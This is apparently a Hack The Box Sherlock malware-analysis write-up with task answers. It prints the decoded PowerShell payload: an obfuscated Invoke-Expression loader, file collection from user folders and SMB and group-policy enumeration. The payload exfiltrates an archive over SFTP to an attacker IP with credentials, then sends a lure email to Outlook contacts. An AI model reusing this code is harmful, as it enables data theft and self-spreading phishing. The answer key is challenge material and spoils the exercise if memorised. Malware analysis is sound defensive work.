HTB sherlocks - Heartbreaker-Continuum

Malware analysis by Chanan Shenker

Scenario:


- Following a recent report of a data breach at their company, the client submitted a potentially malicious executable file. The file originated from a link within a phishing email received by a victim user. Your objective is to analyze the binary to determine its functionality and possible consequences it may have on their network. By analyzing the functionality and potential consequences of this binary, you can gain valuable insights into the scope of the data breach and identify if it facilitated data exfiltration. Understanding the binary's capabilities will enable you to provide the client with a comprehensive report detailing the attack methodology, potential data at risk, and recommended mitigation steps.

Notes:

- I did only a static analysis on this malware, since answering the questions didn't require any dynamic analysis.
- I brought the malware into a Windows environment but figured out that I could take apart this malware easily in Linux, so I only showed the analysis on Linux.


Start:

- I downloaded the malware to my Kali Linux VM, took the necessary steps to ensure that the malware can't harm anything, and proceeded with the analysis.



Virustotal:

- The first thing I did was use ‘virustotal’ to calculate the hashes of the malware.
- ‘Virustotal’ is a very useful online tool to check if a file/url/file hash is detected as malicious by any antivirus vendors. It can also give you detail about the behavior of the malware and more information from other incidents that involved this malware.
- As you can see, the page ‘glows’ red, telling us that 55 vendors consider this file malicious.
- Going to the details tab, we can see all the file hashes (task 1), such as md5, sha256, and imphash.
- I also ran ‘exiftool’ to see any metadata and found the time the malware was created (task 2).



MD5	ace3e42d95e5b9d0744763bde9888069
SHA-1	6236f6f30e1cd180d3f9bd1d48ea4cccdfc2a806
SHA-256	12daa34111bb54b3dcbad42305663e44e7e6c3842f015cccbbe6564d9dfd3ea3
Vhash	24403665151140726O3f5083
Authentihash	7302a90c25e0a296d51beccf4549459e6e72cc899433e879cb58626abf6e7407
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	768:ZCIFqGveQJUJtVeD3sl/Qq9QSucEQ0xIlBcVpXbOfq19kQa1:ZC4qGveQJ93sl/Qq9QSucEQ0xIlBubOV
TLSH	T1B6038D04A7E8DA1FDADF0EFCA8221A2112B153C55B12D7D62EDC65EE7CA7B8005517C3

```
Machine Type                    : Intel 386 or later, and compa
Time Stamp                      : 2024:03:13 06:38:06-04:00
Image File Characteristics      : Executable, 32-bit
```

Dissassembling:

- Using 7z, I can list the parts, extract them, and start analyzing the files.
- Looking at all the parts, I couldn't find much besides an xml file that indicated that the file is run without any user interference.
- So I started with analyzing the binary of the file, the .text section.
- The .text section has the code that’s run by the executable. Its read-only and can show us most of the functionality of the executable.
- When using the strings command on the binary, I could see in the middle a big chunk of code that seems like base64 encoding (task 6). Attackers might use base64 to try and obfuscate their code so it won’t be detected by an antivirus.
- So I can start by assuming that that section is what we need to analyze.

```
┌──(kali㉿kali)-[~/Desktop/HeartBreakerContinuum]
└─$ 7z l Superstar_MemberCard.tiff.exe

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024
```

Date	Time	Attr	Size	Compressed	Name
2024-03-13	06:38:06	.....	38400	38400	.text
		.....	1330	1330	.rsrc/version.txt
		.....	490	490	.rsrc/MANIFEST/1
2024-03-13	06:38:06	.....	512	512	.reloc
2024-03-13	06:38:06		40732	40732	4 files

^(task 3) ^

- Looking at the function that decodes it, I saw that it also reverses the base64 string. With that in mind, I could easily uncover what's there.
- At first glance, I noticed that it’s a PowerShell
- script. From that, I assumed that it probably creates the PowerShell script and then runs it.
- At the top, I could see a command that downloads the malware (task 7) we are analyzing into the users downloads directory.
- Next, I could see the script is creating a directory to hold all the information it’s going to create (task 9); it checks to see if it exists, and if not, it creates the directory; it calls it the target directory.
- Next, it looks for all files with certain file extensions and copies them to the target directory.
- Next, the script attempts to enumerate SMB shares and write them to the target directory.
- Next, the script downloads a file called WinSCP.com. Its an executable that is used in scripts to download and upload files from an SFTP server.

```
cvhGJ" ;
$enC = $sCrt.ToCharArray() ; [array]::Reverse($enC) ; -join $enC 2>&1> $null ;
$bOom = [sYsTeM.tExT.eNcOdInG]::uTf8.GeTsTrInG([sYsTeM.cOnVeRt]::fRoMbASe64sTrInG("$enC")) ;
$iLy = "iNv"+"OKe"+"-Ex"+"PrE"+"SsI"+"On" ; NeW-AliAs -NaMe ilY -VaLuE $iLy -FoRcE ; ilY $bOom ;
BSJB
v4.0.30319
#Strings
```

```
┌──(kali㉿kali)-[~/Desktop/HeartBreakerContinuum]
└─$ cat base64.txt | rev | base64 -d
$hostname = $env:COMPUTERNAME
$currentUser = $env:USERNAME
$url = "http://44.206.187.144:9000/Superstar_Member
```

```
$url = "http://44.206.187.144:9000/Superstar_MemberCard.tiff"
$img = "C:\users\$currentUser\Downloads\Superstar_MemberCard.tiff"

Invoke-WebRequest -Uri $url -OutFile $img
Start-Process $img
```

```
$searchDir = "C:\Users"
$targetDir = "C:\Users\Public\Public Files"

if (-not (Test-Path -Path $targetDir -PathType Container)) {
    New-Item -ItemType Directory -Path $targetDir -Force | Out-Null
}
```

```
$extList =  "*.doc", "*.docx", "*.xls", "*.xlsx", "*.ppt", "*.pptx", "*.pdf", "*.csv", ".*oft", "*.potx",
            "*.xltx", "*.dotx", "*.msg", "*.eml", "*.pst",  "*.odt", "*.ods", "*.odp", "*.odg", "*.ost"

$null = Get-ChildItem $searchDir -Recurse -Include $extList -Force -ErrorAction 'SilentlyContinue' |
    ForEach-Object {
        $destinationPath = Join-Path $targetDir $_.Name

        if ($_.FullName -ne $destinationPath) {
            Copy-Item -Path $_.FullName -Destination $destinationPath -Force
        }
    }
```

```
Get-SmbShare | Out-File -FilePath (Join-Path $targetDir 'Shareinfo.txt') -Force
gpresult /r | Out-File -FilePath (Join-Path $targetDir 'GPinfo.txt') -Force
$ProgressPreference = 'SilentlyContinue'
$archivePath = "$targetDir\$hostname.zip"
Compress-Archive -Path $targetDir -DestinationPath $archivePath -Force
```

```
$wZipUrl = "https://us.softradar.com/static/products/winscp-portable/distr/0/winscp-portable_softradar-com.zip"
$wZipFile = "$targetDir\WinSCP.zip"
$wExtractPath = "C:\Users\Public\HelpDesk-Tools"

Invoke-WebRequest -UserAgent "Wget" -Uri $wZipUrl -OutFile $wZipFile -UseBasicParsing
Expand-Archive -Path $wZipFile -DestinationPath $wExtractPath -Force
```

- After seeing the download of WinSCP.com, I could see the server that it attempts to connect to and the IP address, username, and password (task 11) of the server it attempts to connect to (task 8).

```
@"
open sftp://service:M8&C!i6KkmGL1-#@35.169.66.138/ -hostkey=*
put `"$archivePath`"
close
exit
```

- Until now, what we saw is the script takes a bunch of information from the victim and attempts to send it to the malicious SFTP server.
- Looking ahead I saw the next part of the script that finds the victims Outlook contact list and attempts to send a phishing email to all the contacts in hope to continue the spread of the malware. The email includes the IP address of the server holding the malware (task 8).

```
if ($outlookPath) {
    Start-Process -FilePath $outlookPath
    $outlook = New-Object -ComObject Outlook.Application
    $namespace = $outlook.GetNamespace("MAPI")
    $contactsFolder = $namespace.GetDefaultFolder(10)
    $csvFilePath = "$targetDir\Contacts.csv"
    $contactsFolder.Items | ForEach-Object {
        $_.GetInspector | ForEach-Object {
            $_.Close(0)
        }
        $props = @{
            'Full Name'      = $_.FullName
            'Email Address'  = $_.Email1Address

        }
        New-Object PSObject -Property $props
    } | Export-Csv -Path $csvFilePath -NoTypeInformation

    $contacts = Import-Csv -Path $csvFilePath
    $mailItem = $outlook.CreateItem(0)
    $mailItem.Subject = "Fingers crossed you'll notice…"
    $mailItem.HtmlBody = $htmlBody
    $mailItem.Attachments.Add($img) > $null
    $mailItem.BodyFormat = 2

    foreach ($contact in $contacts) {
        $bccRecipient = $mailItem.Recipients.Add($contact."Email Address")
        $bccRecipient.Type = [Microsoft.Office.Interop.Outlook.OlMailRecipientType]::olBCC
    }

    $mailItem.Recipients.ResolveAll() > $null
    $mailItem.Send()
}
```


```
$outlookPath  = Get-ChildItem -Path "C:\Program Files\Microsoft Office" -Filter "OUTLOOK.EXE" -Recurse | Select-Object -First 1 -ExpandPro
perty FullName

$htmlBody = @"
<!DOCTYPE html>
<html>
<head>
<style>
    body {
    font-family: Calibri, sans-serif;
    }
</style>
</head>
<body>
<p>Hey, </p> <p> Hope you're doing great when you see this. I'm reaching out because there's something I've been wanting to share with you
. You know that feeling when you've been admiring someone from afar, but hesitated to take the next step? That's been me lately, but I've
decided it's time to change that.</p>
<p>In a world where we often rush through everything, I believe in the beauty of taking things slow, cherishing each moment like a scene f
rom a timeless tale. So, if you're open to it, I'd love for us to meet up after hours.</p>
<p>I've arranged for a rendezvous at a private membership club, where we can enjoy a bit of privacy and exclusivity. I've attached the map
 for your convenience. </p>
<p>To gain entry, you'll need a digital membership card for entry, accessible <a href='http://44.206.187.144:9000/Superstar_MemberCard.tif
f.exe'>here</a>. Just a friendly heads up, there's a time limit before you can download it, so it's best to grab it sooner rather than wai
ting too long.</p>
<p>Counting on seeing you there later.</p>
</body>
</html>
"@
```

- Lastly, the script removes all the files it downloaded and the stage directory with all the gathered information.


```
Remove-Item -Path $wExtractPath -Recurse -Force
Remove-Item -Path $targetDir -Recurse -Force
```

- Now lets answer the questions

Task 1: 12DAA34111BB54B3DCBAD42305663E44E7E6C3842F015CCCBBE6564D9DFD3EA3 (page 3)
Task 2: 2024-03-13 10:38:06 (page 3)
Task 3: 38400 (page 4)
Task 4: newILY.ps1. when looking the binary we can see the name of the PowerShell script the malware creates.



Task 5: 2C74. when executing ‘xxd’ we can see the hex offset.



Task 6: Base64 (page 4)
Task 7: Invoke-WebRequest (page 5)
Task 8: 35.169.66.138,44.206.187.144 (page 6).
Task 9: C:\Users\Public\Public Files (page 5)
Task 10: T1119

T1119	Automated Collection	Once established within a system or network, an adversary may use automated techniques for collecting internal data. Methods for performing this technique could include use of a Command and Scripting Interpreter to search for and copy information fitting set criteria such as file type, location, or name at specific time intervals.

Task 11: M8&C!i6KkmGL1-# (page 6)